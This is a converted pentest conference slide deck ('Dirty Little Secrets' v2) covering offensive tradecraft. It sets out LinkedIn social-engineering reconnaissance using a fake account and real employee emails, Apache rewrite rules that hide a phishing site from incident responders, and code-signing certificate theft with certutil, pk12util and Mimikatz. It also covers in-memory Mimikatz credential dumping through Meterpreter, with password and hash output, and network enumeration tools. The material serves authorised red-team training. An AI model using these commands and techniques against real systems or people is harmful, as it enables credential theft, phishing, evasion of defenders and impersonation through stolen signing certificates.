

# Dirty Little Secrets They Didn't Teach You In Pentest Class v2




# Whoami

- Rob Fuller (mubix)
  - Twitter -> mubix
  - Blog -> <http://www.room362.com>
  - NoVA Hackers
- Previous Talks
  - Dirty Little Secrets
  - Networking for Penetration Testers
  - Metasploit Framework/Pro Training for Rapid7
  - Deep Magic 101
  - Couch to Career in 80 hours

# Whoami

- Chris Gates (CG)
  - Twitter → carnal0wnage
  - Blog → carnal0wnage.attackresearch.com
  - Job → Partner/Principal Security Consultant at Lares
  - NoVAHackers
- Previous Talks
  - ColdFusion for Pentesters
  - From LOW to PWNEED
  - Dirty Little Secrets
  - Attacking Oracle (via web)
  - wXf Web eXploitation Framework
  - Open Source Information Gathering
  - Attacking Oracle (via TNS)
  - Client-Side Attacks



# Infoz

- No philosophical stuff this time
  - Just digging in and showing neat shit we've been doing since last year
  - Last year's stuff still applies although was told we were "preaching to the choir"...who still doesn't do it...maybe on Sundays...
  - Anyway...

# Agenda

- Putting in the hours on LinkedIn for SE
- Giving IR teams a run for their money
- Stealing certs
- Mimikatz with Metasploit
- New Incognito & Netview release
- Ditto
- 10 ways to PSEXEC
- Why doesn't SYSTEM have proxy settings!?!
- Windows is my backdoor (bitsadmin, powershell, wmi )
- WebDAV server via metasploit
- Turning your External Pentest into an Internal one
- Overview of current DNS Payload options (if time)

# The setup...

We like to use LinkedIn for OSINT but  
how can we do it better?



# Becoming a LiON

- Why?
  - API is based on YOUR connections
  - 2<sup>nd</sup> and 3<sup>rd</sup> level connections count but are give different access
- Creating a fake account
- Connecting with Recruiters ++
- Connecting with “Open Networkers”



This is what you get...

# LinkedIn API

## API Overview

People

Share and Social Stream

Groups

Communications

Companies

Jobs

- URL:  
<https://developer.linkedin.com>
- Allows you to query information
  - Company info
  - Groups
  - Name about your 1<sup>st</sup> & 2<sup>nd</sup> order connections



# Big Ass LinkedIn Network

- Meet “John”
- John has been busy being awesome on LinkedIn for the last few months



This screenshot shows the 'Your LinkedIn Network' section for a user named John. It displays two statistics: 2 connections linking to 2,147,915+ professionals, and 6,416 new people in the network since July. An 'Add Connections' button is visible at the bottom.

**Your LinkedIn Network**

**2** Connections link you to 2,147,915+ professionals

**6,416** New people in your Network since July

Add Connections



This screenshot shows the 'YOUR LINKEDIN NETWORK' section for a user named John. It displays two statistics: 165 connections linking to 14,348,902+ professionals, and 126,252 new people in the network since September 4.

**YOUR LINKEDIN NETWORK**

**165** Connections link you to 14,348,902+ professionals

**126,252** New people in your Network since September 4



This screenshot shows the 'YOUR LINKEDIN NETWORK' section for a user named John. It displays two statistics: 171 connections linking to 14,774,427+ professionals, and 21,661 new people in the network since September 24.

**YOUR LINKEDIN NETWORK**

**171** Connections link you to 14,774,427+ professionals

**21,661** New people in your Network since September 24

# 2<sup>nd</sup> level connections to Obamz

LinkedIn Account Type: Basic | Upgrade John Stevens Add Connections

Home Profile Contacts Groups Jobs Inbox Companies News More People Search... Advanced

## Barack Obama

President of the United States of America

Washington D.C. Metro Area | Government Administration

Current President at United States of America

Previous US Senate (IL-D), Illinois State Senate, University of Chicago Law School

Education Juris Doctor, Law at Harvard University

Connect

2nd 10+ connections

### How you're connected to Barack

You

↓


Frank T. Mitchell  
Ted Meulenkamp  
Dorion Baker, HCS  
Russ Peterson  
Peter Ghosh  
... and 1 other

↓

2nd Barack Obama

www.linkedin.com/in/barackobama Contact Info

ers of this profile also viewed



# LinkedIn API

- Limited by YOUR connections and network reach
- API gives you NO info about 3<sup>rd</sup> order connections
- Usually you'll see more info via the web on 3<sup>rd</sup> order people
- The total number of search results possible for any search will vary depending on the user's account level.

# LinkedIn API

- An example (Palantir)

CG

vs.

John





[Follow Company](#)  
4,756 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Geoff, Zachary, and 10 others connect you to Palantir Technologies.


  
2nd 2nd 2nd 2nd

**12** Second-Degree Connections  
**605** Employees on LinkedIn

[View all connections »](#)





[Follow Company](#)  
4,756 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Cam, Michael, and 125 others connect you to Palantir Technologies.

  
1st 1st 1st 2nd

**3** First-Degree Connections  
**124** Second-Degree Connections  
**605** Employees on LinkedIn

[View all connections »](#)

# LinkedIn API

- An example (Pfizer)


CG

vs.

John





[Follow Company](#)  
231,245 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Christine, Patrick, and 29 others connect you to Pfizer.




**31** Second-Degree Connections  
**59,862** Employees on LinkedIn

[View all connections »](#)





[Follow Company](#)  
231,245 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Denny, Imran, and 551 others connect you to Pfizer.



**553** Second-Degree Connections  
**59,865** Employees on LinkedIn

[View all connections »](#)

# LinkedIn API

- An example (Bank of America)


CG

vs.

John





[Follow Company](#)  
237,935 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Jasmine, Shailesh Thakkar PMP, and 257 others connect you to Bank of America.



2nd2nd2nd

**1** First-Degree Connection  
**258** Second-Degree Connections  
**150,078** Employees on LinkedIn

[View all connections »](#)

[Follow Company](#)  
237,935 Followers

Add a **Follow Company** button to your web site

 **Follow** [→ Get it now](#)

---

Shailesh Thakkar PMP, Paul, and 1,054 others connect you to Bank of America.



2nd2nd2nd

**1,056** Second-Degree Connections  
**150,078** Employees on LinkedIn


[View all connections »](#)

# More LinkedIn

- Turning an email list into **validated** LinkedIn Contacts/emails
- Import them!

---

See Who You Already Know on LinkedIn



Get started by adding your email address.

Your email

[Continue](#)




**Your contacts are safe with us!**

We'll import your address book to suggest connections and help you manage your contacts. And we won't store your password or email anyone without your permission. [Learn More](#)

# More LinkedIn


- Get some emails





# More LinkedIn

- Import them!



- Need them in a specific format though.
  - Ruby to the rescue

# More LinkedIn

- Get some ruby

contacts.rb

palantir-emails.txt

```
#!/usr/bin/ruby
```

```
output = File.new("client-output.csv", "a")
```

```
  print("creating file and header\n")
```

```
  output.print("Name,Given Name,Additional Name,Family Name,Yomi Name,Given Name Yomi,Additional Name Yomi,Family Name Yo
```

```
print("opening email file and writing to outputfile\n")
```

```
- File.open("palantir-emails.txt", "r").each_line do |file|
```

```
  output.print(",,,,,,,,,,,,, * My Contacts, * Home, #{file}")
```

```
end
```

```
print("done!\n")
```

# More LinkedIn

- Get some contacts

```
client-output.csv x
1 Name,Given Name,Additional Name,Family Name,Yomi Name,Given Name Yomi,Additional Name Yomi,Family Name
Yomi,Name Prefix,Name Suffix,Initials,Nickname,Short Name,Maiden Name,Birthday,Gender,Location,Billing
Information,Directory Server,Mileage,Occupation,Hobby,Sensitivity,Priority,Subject,Notes,Group
Membership,E-mail 1 - Type,E-mail 1 - Value
2 ,,,,,,,,,,,,,, * My Contacts,* Home, govcon-eu@palantir.com
3 ,,,,,,,,,,,,,, * My Contacts,* Home, analyzethe.us@palantir.com
4 ,,,,,,,,,,,,,, * My Contacts,* Home, info@palantir.com
5 ,,,,,,,,,,,,,, * My Contacts,* Home, scott@palantir.com
6 ,,,,,,,,,,,,,, * My Contacts,* Home, larry@palan.palantir.com
7 ,,,,,,,,,,,,,, * My Contacts,* Home, support@palantir.com
8 ,,,,,,,,,,,,,, * My Contacts,* Home, jkohles@palantir.com
9 ,,,,,,,,,,,,,, * My Contacts,* Home, govcon@palantir.com
10 ,,,,,,,,,,,,,, * My Contacts,* Home, govcon-gcc@palantir.com
11 ,,,,,,,,,,,,,, * My Contacts,* Home, rbennett@palantir.com
12 ,,,,,,,,,,,,,, * My Contacts,* Home, koblennis@palantir.com
13 ,,,,,,,,,,,,,, * My Contacts,* Home, msteckman@palantir.com
14 ,,,,,,,,,,,,,, * My Contacts,* Home, inquiries@palantir.com
15 ,,,,,,,,,,,,,, * My Contacts,* Home, ari@palantir.com
16 ,,,,,,,,,,,,,, * My Contacts,* Home, skaohi@palantir.com
17 ,,,,,,,,,,,,,, * My Contacts,* Home, ebingham@palantir.com
18 ,,,,,,,,,,,,,, * My Contacts,* Home, kimr@palantir.com
19 ,,,,,,,,,,,,,, * My Contacts,* Home, lgordon@palantir.com
20 ,,,,,,,,,,,,,, * My Contacts,* Home, david.allard@le-palantir.com
```

# More LinkedIn

- Import and do your thing

LinkedIn

Connect with people you know on LinkedIn

Step 1 of 2

We found 6 people you know on LinkedIn. Select the people you'd like to connect to.

☒ Select All

6 Selected



**Stacy Donovan Zapar**

Most Connected Woman on LinkedIn ♦ Social Recruiting ♦ Trainer ♦ Consultant ♦ Speaker ♦ Search



**Ron Bates**

Managing Principal, Executive Advantage Group, Inc.



**Kim Richardson**

Technical Recruiter at Palantir Technologies



**Richard Bennett**

General Manager, UK at Palantir Technologies



**Jason Kohles**

Unix Systems Engineer at Palantir Technologies



**Lisa Gordon**

at Palantir Technologies

[Add Connection\(s\)](#) or [Skip this step »](#)

# The setup...

IR teams F\*\*k up all my hard work  
preparing phishing attacks



# Phishing and F\*\*king with IR Teams

- Thanks to people like SANS organizations have a standardized, repeatable, process 😊
  - What's not to like?
  - Submit to the sandbox
  - Submit to the malware lookup site
  - I feel safe!
- But, sure does suck when you spend all that time setting up a phish only to have it ruined by this well tuned, standardized process...

# Phishing and F\*\*king with IR Teams

- What you \*could\* do...
  - Build a phish that EVERYONE will report
  - Capture the IR process via log/scan/analyst activity
- This gives you intel on:
  - Which services are contracted out for analysis
    - And their IPs
  - Are humans in the mix
    - And their IPs
  - Level of sophistication



# Phishing and F\*\*king with IR Teams

- Once you know who's coming to do analysis, we can send them to an alternate site and keep the users going to the phish site.
- How?



# Phishing and F\*\*king with IR Teams

- Apache and mod-rewrite is an option

RewriteEngine On

```
RewriteCond %{HTTP_USER_AGENT} ^$ [OR]
RewriteCond %{HTTP_USER_AGENT}
^.*(<|>|'|%0A|%0D|%27|%3C|%3E|%00).* [NC,OR]
RewriteCond %{HTTP_USER_AGENT}
^.*(HTTrack|clshttp|archiver|load
er|email|nikto|miner|python|wget|Wget).* [NC,OR]
RewriteCond %{HTTP_USER_AGENT} ^.*(winhttp|libwww\
perl|curl|libcurl|harvest|scan|grab|extract).* [NC,OR]
RewriteCond %{REMOTE_ADDR} ^188\.168\.16\.164$ [OR] #outside
IR
RewriteCond %{REMOTE_ADDR} ^66\.249\.73\.136$ [OR]
#googlebot
RewriteCond %{REMOTE_ADDR} ^88\.88\. [OR]
RewriteRule ^(/.*) http://www.totallysafesite.com/$1
[R,L]
```

# The setup...

I want to find and steal code signing  
certificates from victims



# Stealing Certificates

- Why?
- Have you tried to get/buy one? It's a pain in the ass.
  - I see why people just steal them
- Impact
  - Sign code as the company
  - Now your code may be \*more\* trusted by the victim...or at least less suspicious
  - Can you steal their wildcard SSL cert?

# Stealing Certificates

- If you export one, it has to have a password ☹️
- However, if YOU export it, YOU can set the password.
- You can do this all on the command line
  - Use mozilla's certutil
    - <http://www.mozilla.org/projects/security/pki/nss/tools/certutil.html>
  - Use Mimikatz 😊

# Stealing Certificates

- Mozilla certutil
- Compile your own, or download precompiled bins

## Using the Certificate Database Tool

*Newsgroup: [mozilla.dev.tech.crypto](#)*

The Certificate Database Tool is a command-line utility that can create and modify the Netscape Communicator `cert8.db` and `key3.db` database files. It can also list, generate, modify, or delete certificates within the `cert8.db` file and create or change the password, generate new public and private key pairs, display the contents of the key database, or delete key pairs within the `key3.db` file.

The key and certificate management process generally begins with creating keys in the key database, then generating and managing certificates in the certificate database.

This document discusses certificate and key database management. For information security module database management, see [Using the Security Module Database Tool](#).

## Availability

See the [release notes](#) for the platforms this tool is available on.

## Syntax

To run the Certificate Database Tool, type the command

```
certutil option [arguments]
```

---

[Roadmap](#)

---

[Projects](#)

---

[Coding](#)

---

[Module Owners](#)

---

[Hacking](#)

---

[Get the Source](#)

---

[Build It](#)

---

[Testing](#)

---

[Releases](#)

---

[Nightly Builds](#)

---

[Report A Problem](#)

---

[Tools](#)

---

[Bugzilla](#)

---

[Tinderbox](#)

---

[Hg](#)

---

[MXR](#)

---

[FAQ](#)

# Stealing Certificates

- Mozilla certutil
- -L → List all the certificates, or display information about a named certificate, in a certificate database.

```
certutil.exe -L -d
C:\Users\CG\AppData\Roaming\Mozilla\Firefox\Profiles\6smdhwru.default-1339854577637\
VeriSign Class 3 Extended Validation SSL CA                ,,
DigiCert High Assurance CA-3                               ,,
VeriSign Class 3 International Server CA - G3             ,,
COMODO Extended Validation Secure Server CA 2             ,,
Verified Publisher LLC's COMODO CA Limited ID           u,u,u
Akamai Subordinate CA 3                                    ,,
VeriSign, Inc.                                             ,,
--snip
```

- “u” → Certificate can be used for authentication or signing 😊
- <http://www.mozilla.org/projects/security/pki/nss/tools/certutil.html>

# Stealing Certificates

- Mozilla pk12util.exe
- To extract the cert:

```
C:\Users\CG\Downloads\nss-3.10\nss-3.10\bin>pk12util.exe -  
n "Verified Publisher LLC's COMODO CA Limited ID" -d  
C:\Users\CG\AppData\Roaming\Mozilla\Firefox\Profiles\6smdh  
wru.default-1339854577637\ -o test2.p12 -W mypassword1
```

- <http://www.mozilla.org/projects/security/pki/nss/tools/pk12util.html>

# Stealing Certificates

## Via MimiKatz (list certs)

```
execute -H -i -c -m -d calc.exe -f mimikatz.exe -a '"crypto::listCertificates  
CERT_SYSTEM_STORE_LOCAL_MACHINE My" exit'
```

Process 3472 created.

Channel 12 created.

mimikatz 1.0 x86 (RC) /\* Traitement du Kiwi (Sep 6 2012 04:02:46) \*/  
// <http://blog.gentilkiwi.com/mimikatz>

mimikatz(commandline) # crypto::listCertificates CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE My  
Emplacement : 'CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE'\My

- sqlapps01

**Container Clé : SELFSSL**

**Provider : Microsoft RSA SChannel Cryptographic Provider**

**Type : AT\_KEYEXCHANGE**

**Exportabilité : OUI**

**Taille clé : 1024**

mimikatz(commandline) # exit



# Stealing Certificates

Via MimiKatz (export certs)

```
execute -H -i -c -m -d calc.exe -f mimikatz.exe -a "crypto::exportCertificates  
CERT_SYSTEM_STORE_LOCAL_MACHINE" exit'
```

Process 6112 created.

Channel 23 created.

mimikatz 1.0 x86 (RC) /\* Traitement du Kiwi (Sep 6 2012 04:02:46) \*/

// <http://blog.gentilkiwi.com/mimikatz>

mimikatz(commandline) # crypto::exportCertificates CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE

Emplacement : 'CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE'\My

- sqlapps01

Container Clé : SELFSSL

Provider : Microsoft RSA SChannel Cryptographic Provider

Type : AT\_KEYEXCHANGE

Exportabilité : OUI

Taille clé : 1024

**Export privé dans 'CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE\_My\_0\_sqlapps01.pfx' : OK**

**Export public dans 'CERT\_SYSTEM\_STORE\_LOCAL\_MACHINE\_My\_0\_sqlapps01.der' : OK**

mimikatz(commandline) # exit

# The setup...

Mimikatz is awesome and I want to execute it without putting bins on the box



Mimikatz gives me clear text  
passwords?



So does WCE!

WOO  
HOO!

WOO  
HOO!

▼ [Windows Credentials Editor \(WCE\) v1.3beta 32bit release](#) Mar 09 2012 09:18PM  
Amplia Security Research (research ampliasecurity com) (1 replies)

WCE v1.3beta 32bit released.

Download link: [http://www.ampliasecurity.com/research/wce\\_v1\\_3beta.tgz](http://www.ampliasecurity.com/research/wce_v1_3beta.tgz)

Changelog:

version 1.3beta:

March 8, 2012

- \* Bug fixes
- \* Extended support to obtain NTLM hashes without code injection
- \* Added feature to dump login cleartext passwords stored by the Digest Authentication package

Example:

- \* Dump cleartext passwords stored by the Digest Authentication package

C:\>wce -w

WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -

by Hernan Ochoa (hernan (at) ampliasecurity (dot) com [email concealed])



Use -h for help.

test\MYDOMAIN:mypass1234

NETWORK SERVICE\WORKGROUP:test

# Mimikatz

- Mimikatz detected by AV
- Sekurlsa.dll detected by AV
- WCE detected by AV
- WCE IN MEMORY! (kinda)



Stop submitting \$#!+ to Virus Total!

# Mimikatz

- New version (6 Sep 12) supports in-memory
- `execute -H -i -c -m -d calc.exe -f mimikatz.exe -a 'sekurlsa::logonPasswords full' exit'`

```
meterpreter > getuid
Server username: PROJECTMENTOR\jdoe
meterpreter > execute -H -i -c -m -d calc.exe -f mimikatz_v4.exe -a 'sekurlsa::logonPasswords full' exit'
Process 2876 created.
Channel 10 created.
mimikatz 1.0 x86 (RC) /* Traitement du Kiwi (Sep 6 2012 04:02:46) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz(commandline) # sekurlsa::logonPasswords full

Authentication Id      : 0;30628527
Package d'authentification : Kerberos
Utilisateur principal   : jdoe
Domaine d'authentification : PROJECTMENTOR
msv1_0 :
  * Utilisateur : jdoe
  * Domaine     : PROJECTMENTOR
  * Hash LM     : a969169ef8c63052b75e0c8d76954a50
  * Hash NTLM   : 88e4d9fabaecf3dec18dd80905521b29
kerberos :
  * Utilisateur : jdoe
  * Domaine     : PROJECTMENTOR.NET
  * Mot de passe : ASDqwe123
wdigest :
  * Utilisateur : jdoe
  * Domaine     : PROJECTMENTOR
  * Mot de passe : ASDqwe123
tspkg :
  * Utilisateur : jdoe
  * Domaine     : PROJECTMENTOR
```





We don't  
need no  
stinkin'  
hashes!





# The setup...

Incognito is awesome and I want to  
show/leverage the new features



# New Incognito (find\_token)

```
C:\>find_token.exe
```

usage:

```
find_token.exe <server_name_or_ip> | -f  
<server_list_file> [username] [password]
```

# New Incognito (find\_token)

```
C:\>find_token.exe dc1
```

```
[*] Scanning for logged on users...
```

Server Name	Username
-------------	----------

dc1	PROJECTMENTOR\jdoe
-----	--------------------

dc1	PROJECTMENTOR\jdoe
-----	--------------------

# Release of NETVIEW

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\user\Desktop>netview -d

[*] -d used without domain specified - using current domain
[+] Number of hosts: 3

[+] Host: DC1

Enumerating AD Info
[+] DC1 - Comment -
[+] DC1 - OS Version - 6.1
[+] DC1 - Domain Controller

Enumerating IP Info
[+] DC1 - IPv4 Address - 172.16.10.10

Enumerating Share Info
[+] DC1 - Share - ADMIN$           Remote Admin
[+] DC1 - Share - C$              Default share
[+] DC1 - Share - IPC$           Remote IPC
[+] DC1 - Share - NETLOGON        Logon server share
[+] DC1 - Share - SYSVOL          Logon server share

Enumerating Session Info
[+] DC1 - Session - USER from \\172.16.10.206 - Active: 0 - Idle: 0

Enumerating Logged-on Users
[+] DC1 - Logged-on - PROJECTMENTOR\jdoe
[+] DC1 - Logged-on - PROJECTMENTOR\jdoe

[+] Host: WIN7X64

Enumerating AD Info
[+] WIN7X64 - Comment -
[+] WIN7X64 - OS Version - 6.1

Enumerating IP Info
[+] WIN7X64 - IPv4 Address - 172.16.10.216

Enumerating Share Info
[+] WIN7X64 - Share - ADMIN$           Remote Admin
[+] WIN7X64 - Share - C$              Default share
```

# Release of NETVIEW

```
C:\Documents and Settings\user\Desktop>netview
```

Netviewer Help

---

- d domain : Specifies a domain to pull a list of hosts from  
uses current domain if none specified
- f filename.txt : Specifies a file to pull a list of hosts from
- o filename.txt : Out to file instead of STDOUT

# Release of NETVIEW

C:\Documents and Settings\user\Desktop>netview -d

```
[*] -d used without domain specified - using current domain
[+] Number of hosts: 3

[+] Host: DC1
Enumerating AD Info
[+] DC1 - Comment -
[+] DC1 - OS Version - 6.1
[+] DC1 - Domain Controller

Enumerating IP Info
[+] DC1 - IPv4 Address - 172.16.10.10

Enumerating Share Info
[+] DC1 - Share - ADMIN$      Remote Admin
[+] DC1 - Share - C$         Default share
[+] DC1 - Share - IPC$       Remote IPC
[+] DC1 - Share - NETLOGON    Logon server share
[+] DC1 - Share - SYSVOL      Logon server share

Enumerating Session Info
[+] DC1 - Session - USER from \\172.16.10.206 - Active: 0 - Idle: 0

Enumerating Logged-on Users
[+] DC1 - Logged-on - PROJECTMENTOR\jdoe
[+] DC1 - Logged-on - PROJECTMENTOR\jdoe

[+] Host: WIN7X64
Enumerating AD Info
[+] WIN7X64 - Comment -
[+] WIN7X64 - OS Version - 6.1

Enumerating IP Info
[+] WIN7X64 - IPv4 Address - 172.16.10.216

